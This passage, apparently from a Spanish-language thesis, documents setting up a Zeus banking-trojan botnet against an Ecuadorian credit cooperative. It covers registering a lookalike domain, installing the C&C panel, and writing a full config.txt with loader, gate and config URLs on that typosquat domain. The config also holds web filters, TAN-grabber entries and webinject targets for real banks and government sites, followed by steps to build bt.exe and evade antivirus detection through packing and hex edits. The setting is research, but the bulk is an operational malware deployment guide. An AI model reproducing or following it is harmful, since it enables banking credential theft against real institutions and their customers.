    - Un archivo de webinjects para usuarios avanzados (amarillo)




Figura 18 Partes del Zeus

Elaborado por: Investigador

Los archivos para la instalación Zeus, se los puede descargar desde el internet, los mismos que se procedió a subir en un hosting con la ayuda de Filezila.

Características del Hosting

Para realizar las pruebas se adquirió un hosting en Bluehost y se compró un dominio similar al de la cooperativa, wwww.oscus-coop.com que es el dominio similar, www.oscus.coop que es el dominio real.

Features Overview	
UNLIMITED Disk Storage	Unlimited
UNLIMITED Domain Hosting	✓
Free Drag and Drop Site Builder (NEW!)	✓
Free Domain Name (*)	One Year
Support International Domain Names	✓
POP3/POP3 Secure E-mail Support	Unlimited
IMAP/Secure IMAP E-mail Support	Unlimited
3 Different Webmail (Web Based E-mail) Solutions	✓
Forwarding E-mail Accounts	Unlimited
UNLIMITED GB of Site Transfer	Unlimited
Add-on Domains	Unlimited
Parked Domains	Unlimited
Subdomains	Unlimited
cPanel Account Control Panel	✓
FTP Access	✓
Web File Manager	✓
Secure Shell (SSH) Access	✓
Server Side Includes	✓
Hotlink Protection	✓
Override .htaccess Support	✓
Log Files	✓
Site Statistics	✓
Customizable Error Pages	✓
Custom Cronjobs	✓
Spam Assassin Protection	✓

Figura 19 Caracteristicas Hosting

Elaborado por: Investigador

La carpeta que se procedió a subir al hosting es la carpeta de install que es dónde se encuentra la carpeta de instalación del panel del Zeus.




Figura 20 Subir Archivos
Elaborado por: Investigador

6.6.2.3.1 Instalación de Zeus

Para empezar con la instalación se procedió a dirigirse al explorador http://oscus-coop.com/install: que mostró la siguiente pantalla:




Figura 21 Instalación Zeus

Elaborado por: Investigador.

Root User.

User name: va el nombre del administrador de la botnet:

Password: una contraseña para logearse en el panel.

MySQL Server.

Host: como es nuestro servidor 127.0.0.1 (Localhost)

User: el usuario que se creó en la base de datos

Password: el pasword que se asignó a ese usuario

Database: la base de datos que creamos en MySQL´

Local Folders.

Reports: va el nombre de la carpeta donde van a ir todos los reportes de infecciòn.

Options.

Online bot Timeout: tiempo en el que la maquina infectada esta offline.

Encyption Key: Es una clave que servirá para posteriormente para configurar el archivo config, a más de servirnos para desinfectarnos de la botnet si nos hemos infectado sin querer.

Se configuró está carpeta para que tenga permisos totales al ususario para que así se pueda crear tablas sin ninguna restricciòn.

Una vez configurado todo esto en el proceso de configuración se realizó la instalación en dónde aparece una ventana en dónde se especifica que la instalación concluyó satisfactoriamente como la que se muestra a continuación.




Figura 22 instalación Finalizada

Elaborado por: Investigador

6.6.2.4 Archivo Config.txt

Como siguiente paso hay que generar el archivo config.txt dónde están las configuraciones de la botnet, y de igual manera el archivo bt.exe que es el archivo ejecutable del virus.

Esto se lo configuró con el builder de Zeus.

Pero antes de éste paso se debe configurar el archivo config.txt.

Archivo config.txt sin editar

;Build time: 09:48:52 16.01.2010 GMT

;Version: 1.2.7.19

entry "StaticConfig"

;botnet "btn4"

timer_config 60 1

timer_logs 1 1

timer_stats 20 1

```
url_config "http://www.yourhost.com/cfg.bin"
url_compip "http://www.yourhost.com/ip.php" 4096
 encryption_key "**********"
 ;blacklist_languages 1049
end

entry "DynamicConfig"
 url_loader "http://www.yourhost.com/bt.exe"
 url_server "http://www.yourhost.com/gate.php"
 file_webinjects "webinjects.txt"
 entry "AdvancedConfigs"
  ;"http://www.yourhost.com/cfg1.bin"
 end
 entry "WebFilters"
  "!*.microsoft.com/*"
  "!http://*myspace.com*"
  "https://www.gruposantander.es/*"
  "!http://*odnoklassniki.ru/*"
  "!http://vkontakte.ru/*"
  "@*/login.osmp.ru/*"
  "@*/atl.osmp.ru/*"
 end
 entry "WebDataFilters"
  ;"http://mail.rambler.ru/*" "passw;login"
 end
 entry "WebFakes"
  ;"http://www.google.com" "http://www.yahoo.com" "GP" "" ""
 end
 entry "TANGrabber"
```

```
   "https://banking.*.de/cgi/ueberweisung.cgi/*"          "S3R1C6G"          "*&tid=*"
"*&betrag=*"
   "https://internetbanking.gad.de/banking/*" "S3C6" "*" "*" "KktNrTanEnz"
   "https://www.citibank.de/*/jba/mp#/SubmitRecap.do"                    "S3C6R2"
"SYNC_TOKEN=*" "*"
  end
  entry "DnsMap"
    ;127.0.0.1 microsoft.com
  end
end
```

Archivo config.txt Editado

```
;Build time:   09:48:52 16.01.2010 GMT
;Version:      1.2.7.19
entry "StaticConfig"
  ;botnet "btn4"
  timer_config 60 1
  timer_logs 1 1
  timer_stats 20 1
  url_config "http://oscus-coop.com/z4/cfg.bin"
  url_compip "http://oscus-coop.com/z4/ip.php" 4096
  encryption_key "iuewuri38iuhee"
  ;blacklist_languages 1049
end

entry "DynamicConfig"
  url_loader "http://oscus-coop.com/z4/bt.exe"
  url_server "http://oscus-coop.com/z4/gate.php"
  file_webinjects "webinjects.txt"
```

```
entry "AdvancedConfigs"
  ;"http://oscus-coop.com/z4/cfg1.bin"
end
entry "WebFilters"
  "!*.microsoft.com/*"
  "!http://*myspace.com*"
  "https://www.gruposantander.es/*"
  "!http://*odnoklassniki.ru/*"
  "!http://vkontakte.ru/*"
  "!http://*iess.gob.ec/*"
  "!http://*sri.gob.ec/*"
  "!http://*oscus.coop/*"
  "!http://*oscus-coop.com/*"
  "!http://*facebook.com/*"
  "!http://*produbanco.com/*"
  "!http://*pichincha.com/*"
  "!http://*helmbankusa.com/*"
  "!http://*bancoguayaquil.com/*"
  "!http://*mercadolibre.com.ec/*"
  "@*/login.osmp.ru/*"
  "@*/atl.osmp.ru/*"
end
entry "WebDataFilters"
  ;"http://mail.rambler.ru/*" "passw;login"
end
entry "WebFakes"
  ;"http://www.google.com" "http://www.yahoo.com" "GP" "" ""
end
entry "TANGrabber"
```

```
   "https://banking.*.de/cgi/ueberweisung.cgi/*" "S3R1C6G" "*&tid=*"
"*&betrag=*"
   "https://internetbanking.gad.de/banking/*" "S3C6" "*" "*" "KktNrTanEnz"
   "https://www.citibank.de/*/jba/mp#/SubmitRecap.do" "S3C6R2"
"SYNC_TOKEN=*" "*"
  end
  entry "DnsMap"
    ;127.0.0.1 microsoft.com
  end
end
```

6.6.2.5 Análisis del Archivo de Configuración.

1) Configuraciones estáticas. Describe las acciones que ZeuS directamente realiza en el equipo sin la inyección de otras herramientas o interferencia del usuario. Las acciones pueden ser, robar contraseñas alojadas en el equipo, robar información del caché, correos electrónicos, conversaciones de chat y mucho más. Dentro de esta sección se encuentra la opción url_config el cual es muy importante ya que a partir de esta dirección IP es posible cambiar la configuración dinámica que se mencionará más adelante.

a.timer_logs: Intervalos de tiempo para subir los logs al servidor

b.timer_stats: Intervalos de tiempo para subir estadísticas de infecciones al servidor

c.url_config; URL del servidor donde estará leyendo los archivos de configuración

d.encryption_key: Llave de cifrado para la comunicación entre la máquina zombi y el servidor C&C.

```
entry "StaticConfig"
  ;botnet "btn4"
  timer_config 60 1
  timer_logs 1 1
  timer_stats 20 1
  url_config "http://oscus-coop.com/z4/cfg.bin"
  url_compip "http://oscus-coop.com/z4/ip.php" 4096
  encryption_key "iuewuri38iuhee"
  ;blacklist_languages 1049
end
```

Figura 23 Static Config

Elaborado por: Investigador

2) Configuración dinámica. La configuración dinámica se refiere a las acciones que ZeuS realizará mientras interactúa con el usuario. Por ejemplo puede ser la automatización de la descarga de un archivo y ejecutarla en el equipo, inyectar códigos en páginas de bancos robando las credenciales de acceso o utilizando técnicas de ataque "man in the middle" inyectando contenidos dinámicos. ZeuS necesita del url loader donde por lo regular se encuentra la más reciente versión de los binarios y del url server donde direccionará el trafico descargado por el mismo, conocido como "Command and Control Server".

a.url_loader: URL donde se encuentra la última versión de la botnet ZeuS

b.url_server: Servidor C&C

c.file_webinjects.: Parámetro que debe contener el nombre del archivo para la inyección de código HTML en las páginas Web

d.AdvancedConfigs:URL donde buscará una copia del archivo de configuración.

```
entry "DynamicConfig"
  url_loader "http://oscus-coop.com/z4/bt.exe"
  url_server "http://oscus-coop.com/z4/gate.php"
  file_webinjects "webinjects.txt"
  entry "AdvancedConfigs"
    ;"http://oscus-coop.com/z4/cfg1.bin"
  end
```

Figura 24 Dynamic Config.

Elaborado por: Investigador

3) Webfilters. Contiene una lista de URLs que pueden ser monitoreadas para capturar y robar credenciales.

```
entry "WebFilters"
  "!*.microsoft.com/*"
  "!http://*myspace.com*"
  "https://www.gruposantander.es/*"
  "!http://*odnoklassniki.ru/*"
  "!http://vkontakte.ru/*"
  "!http://*iess.gob.ec/*"
  "!http://*sri.gob.ec/*"
  "!http://*oscus.coop/*"
  "!http://*oscus-coop.com/*"
  "!http://*facebook.com/*"
  "!http://*produbanco.com/*"
  "!http://*pichincha.com/*"
  "!http://*helmbankusa.com/*"
  "!http://*bancoguayaquil.com/*"
  "!http://*mercadolibre.com.ec/*"
  "@*/login.osmp.ru/*"
  "@*/atl.osmp.ru/*"
end
```

Figura 25 Webfilters

Elaborado por: Investigador

4)TANGrabber. TAN (Transaction Authentication Number) Grabber es una característica de Zeus que permite especificar a la botmaster sitios bancarios para monitorear patrones específicos en busca de transacciones bancarias en sitios web. Zeus buscará estos patrones y los enviará al C&C Server.

```
  entry "TANGrabber"
    "https://banking.*.de/cgi/ueberweisung.cgi/*" "S3R1C6G" "*&tid=*"
"*&betrag=*"
    "https://internetbanking.gad.de/banking/*" "S3C6" "*" "*"
"KktNrTanEnz"
    "https://www.citibank.de/*/jba/mp#/SubmitRecap.do" "S3C6R2"
"SYNC_TOKEN=*" "*"
  end
```

Elaborado por: Investigador

5)DNSMap. Direcciona las peticiones a un sitio especificado.

```
    entry "DnsMap"
      ;127.0.0.1 microsoft.com
    end
  end
```

Figura 27 DnsMap

Elaborado por: Investigador

En la sección DynamicConfig se tiene el apartado de file_injects, donde se hace referencia a un archivo llamado webinjects.txt que se encuentra en el mismo

directorio, este archivo contienen el código que será inyectado en las páginas web para realizar el robo de credenciales.

De manera general el archivo webinjects consta de tres secciones:

1) set_url. Indica la página a la cual se realizará la inyección de código html

2) data_before. Indica antes de que texto inyectará el nuevo código html

3) data_after. Indica después de qué texto inyectará el nuevo código html

4) data_inject: Código inyectado.

En este caso al visitar el sitio sri.gob.ec/* (el signo * representa cualquier texto o Número), antes del texto "<body">"

```
set_url https://www.sri.gob.ec/* GL
data_before
<table cellspacing="0" summary="page layout">
data_end
data_inject
data_end
data_after
</table>
data_end
```

Figura 28 Webinject
Elaborado por: Investigador

6.6.2.6 Archivo webinjects:

El archivo webinjects consta de más de 69 entidades bancarias, se las modificó para que a más de las páginas que vienen por defecto consten las entidades bancarias, entidades del estado y la página de la cooperativa en sí:

set_url https://www.oscus.coop/* GL

data_before

<table cellspacing="0" summary="page layout">

data_end

data_inject
data_end
data_after
</table>
data_end
set_url https://www.iess.gob.ec/* GL
data_before
<table cellspacing="0" summary="page layout">
data_end
data_inject
data_end
data_after
</table>
data_end

set_url https://www.sri.gob.ec/* GL
data_before
<table cellspacing="0" summary="page layout">
data_end
data_inject
data_end
data_after
</table>
data_end

set_url https://www.oscus-coop.com/* GL
data_before
<table cellspacing="0" summary="page layout">
data_end
data_inject

data_end
data_after
</table>
data_end

set_url https://www.produbanco.com/* GL
data_before
<table cellspacing="0" summary="page layout">
data_end
data_inject
data_end
data_after
</table>
data_end

set_url https://www.pichincha.com/* GL
data_before
<table cellspacing="0" summary="page layout">
data_end
data_inject
data_end
data_after
</table>
data_end

set_url https://www.helmbankusa.com/* GL
data_before
<table cellspacing="0" summary="page layout">
data_end
data_inject

data_end
data_after
</table>
data_end

set_url https://www.bancoguayaquil.com/* GL
data_before
<table cellspacing="0" summary="page layout">
data_end
data_inject
data_end
data_after
</table>
data_end

set_url https://www.mercadolibre.com.ec/* GL
data_before
<table cellspacing="0" summary="page layout">
data_end
data_inject
data_end
data_after
</table>
data_end

6.6.2.7 Zeus Builder (revisar el aplicativo)

Zeus Builder es un aplicativo que permite de configuración con el que se procedió a crear los archivos config.bin (este archivo contiene los parámetros del hosting, bases de datos, usuarios, que anteriormente se configuró en el archivo config.txt), después

de obtener éste archivo se procedió a obtener el archivo bt.exe mediante el botón Build the bot executable.




Figura 29 Zeus Builder
Elaborado por: Investigador

Creación de los archivos config.bin y bt.exe(virus)

Para la creación del archivo config.bin se buscó el archivo config.txt mediante el botón browse y se presionó el botón Build the bot Configuration obteniendo con este proceso el archivo config.bin.




Figura 30 Crear Cfg.bin y Bt.exe

Elaborado por: Investigador




Figura 31 Archivos Finales

Elaborado por: Investigador

Estos archivos se subió al hsoting mediante el cliente Filezilla, el archivo bt.exe es comúnmente conocido como server del virus y es ejecutado en sistemas operativos Windows, algunas versiones se ejecután solo en xp pero está versión se ejecutá en xp y w7.

6.6.2.8 Análisis con Antivirus del Archivo Infectado.

Se escaneó el archivo original (sin encriptarlo con Xenocode Postbuild) con avast. Antivirus semostró que es una amenaza.

Avast




Figura 32 Escaneo Archivo Infectado Avast.

Elaborado por: Investigador

Karspersky




Figura 33 Análisis Karspersky.

Elaborado por: Investigador

Escaneo del archivo online:

http://virusscan.jotti.org/es/scanresult/35a6ea41073bf52cf861b6b0dce362d0999f40f2




Figura 34 Escaneo Online

Elaborado por: Investigador

Como podemos ver en esta página de escaneo online la mayoría de los antivirus lo detectan, como siguiente paso vamos a intentar hacer el archivo indetectable mediante la utilización de software.

6.6.2.9 Hacer indetectable a Zeus.

Como éste es un virus que se propaga a nivel mundial, los antivirus han tomado ya sus precauciones para que él mismo sea detectado y eliminado. Para hacer éste proceso se utilizó dos programas que permitieron encriptar el server bt.exe

En este momento el ejecutable de Zeus es fácilmente detectable por los antivirus y cualquier intento de intromisión la bloquea, para que los antivirus no la detecten se modificará la botnet con un compilador llamado Postbuilder, le y añadimos el archivo bt que creamos anteriormente.

6.6.2.10 Xenocode Postbuild

Es un conjunto de productos de software y servicios desarrollados para el Código de sistemas de virtualización de aplicaciones, creación de aplicaciones portables, y la

distribución digital. Estas herramientas se pueden utilizar para empaquetar las aplicaciones convencionales de software para Microsoft Windows en un formato de aplicación portátil que se puede entregar a través de un único ejecutable o enviados a través de la web.




Figura 35 Xenocode Postbuild.

Elaborado por: Investigador

En preset se eligió Aggressive – Recommended for managed excecutable application, luego presionamos en Apply y finalmente en Build Application**:**




Figura 36 Build Application.

Elaborado por: Investigador

De esta manera se obtuvó un archivo ejecutable modificado.

Después se abrió el archivo que se guardó con Hex Workshop v6, que nos servirá para modificar el código binario del virus y hacerlo indetectable.

6.6.2.11 Hexwokshop

Un editor hexadecimal (o editor de archivos binarios o editor byte) es un tipo de programa informático que permite al usuario manipular el binario fundamental (0/1, cero / uno) los datos que componen los archivos de computadora. 'Hex' El nombre viene del hecho de que es el formato hexadecimal estándar numérico de los datos digitales en una pantalla durante la edición de este nivel. Un archivo de computadora típica ocupa múltiples áreas en la fuente (s) de una unidad de disco, cuyo contenido se ponen juntas para formar el archivo. Editores hexadecimales que se han diseñado para leer ("parse") y editar los datos del sector de los segmentos físicos de disquetes o difícil a veces fueron llamados editores de sector o editores de disco.




Figura 37 Hexworkshop.

Elaborado por: Investigador

Una vez aquí damos click derecho y elegimos ->find ->find, nos aparecerá una pantalla y ponemos los siguientes valores:




Figura 38 Cambiar valores Hexworkshop

Elaborado por: Investigador

Marcamos y lo convertimos a cero, luego buscamos la parte que dice apliance y marcamos desde este punto hasta antes de dll y pulsamos - >fill y convertimos a ceros, guardamos los cambios y salimos.

De esta manera obtuve el archivo sin infectar.

6.6.2.12 Análisis con Antivirus del Archivo Modificado (Sin infectar).

